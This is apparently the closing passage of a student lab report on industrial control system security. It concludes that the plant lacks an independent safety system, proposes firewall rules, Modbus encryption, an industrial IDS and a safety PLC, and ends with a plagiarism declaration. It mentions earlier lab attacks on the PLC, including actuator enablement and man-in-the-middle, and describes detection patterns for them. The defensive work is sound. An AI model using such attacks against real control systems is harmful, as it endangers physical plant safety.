- **Conclusion:** Since the main PLC is the single point of control, if it fails (crashes, is compromised by an attack, or loses power), the system loses all ability to regulate pressure. There is no independent mechanism to automatically shut the feed valves or open the purge valves. Therefore, the architecture lacks a

functional, independent SIS, and a PLC failure would likely result in a catastrophic failure (explosion).


3. Based on the vulnerabilities discovered (Lack of Authentication, weak network segmentation, and susceptibility to MitM/DoS attacks), the following solutions are proposed:

- **Network Segmentation & Access Control (Defends against Reconnaissance & Direct Attacks):**
    - **Solution:** Configure the pfSense Firewall (192.168.95.1) with strict Access Control Lists (ACLs).
    - **Detail:** Only allow Modbus TCP traffic (Port 502) between the HMI IP (192.168.90.5) and the PLC IP (192.168.95.2). Block all other traffic to the PLC subnet, specifically from unauthorized subnets such as the attacker machine 192.168.95.114. This prevents the direct Actuator Enablement attacks demonstrated in Task 3.
- **Implementation of Modbus Security (Defends against Protocol Manipulation):**
    - **Solution:** Tunnel Modbus traffic through VPNs (IPsec/OpenVPN) or upgrade to Modbus/TLS.
    - **Detail:** Since standard ModbusTCP lacks authentication and encryption, wrapping the traffic in an encrypted tunnel ensures that an attacker cannot inject malicious commands (Task 3) or modify packets via Man-in-the-Middle (Task 4) even if they gain network access.
- **Intrusion Detection System (IDS) (Defends against Covert Attacks):**
    - **Solution:** Deploy an Industrial IDS (e.g., Snort with Modbus preprocessors or Malcolm).
    - **Detail:** Configure the IDS to alert on anomalies such as ARP Spoofing (indicating a MitM attack) or unusual Modbus Function Codes (e.g., "Write" commands coming from an IP other than the HMI).
- **Implementation of a True SIS (Defends against Physical Failure):**
    - **Solution:** Install a physically independent Safety PLC and safety valves.
    - **Detail:** This system should monitor critical thresholds (e.g., Pressure > 3000 kPa) and automatically trip (close) the feed valves, completely independent of the main PLC's status. This ensures physical safety even if the cyber controls are compromised.


Appendix



Wireshark screenshot for eth0



Min and max wireshark for 192.168.95.2



Eth1 Screenshot for packets

Student Declaration of Originality

Student Declaration of Originality

An extract from the University's Statement on Plagiarism is provided on your module site. Please read this and the Code of Student Conduct and the Assessment Regulations thoroughly before making any submission.

By the process of submitting my work to GCULearn/ Turnitin, I confirm that this submission is my own work and that I have:

- Read and understood the guidance on plagiarism and cheating in the Code of Student Conduct, and the GCU Statement on Plagiarism which is at the bottom of the Institution page of GCU Learn
- Clearly referenced, in both the text and the bibliography or references, all sources used in the work
- Fully referenced (including page numbers) and used inverted commas for all text quoted from books, journals, web etc. (Please check with your module leader which referencing style is to be used)
- Provided the sources for all tables, figures, data etc. that are not my own work
- Not colluded with another student or students either in person or via ICT during the examination window
- Not made use of the work of any other student(s) past or present without acknowledgement. This includes any of my own work, that has been previously, or concurrently, submitted for assessment, either at this or any other educational institution, including school
- Not sought or used the services of any professional agencies to produce this work
- I understand that I may be required to attend an investigatory viva to demonstrate that my submission is fully my own work
- In addition, I understand that any false claim in respect of this work will result in disciplinary action in accordance with University regulations

DECLARATION: I am aware of and understand the University's policy on plagiarism and I certify that this submission is my own work, except where indicated by referencing, and that I have followed the good academic practices noted above. I note that by proceeding with my submission, I agree to the terms outlined above.

Source: Appendix-1: A Student Guide to Online Timed Assessments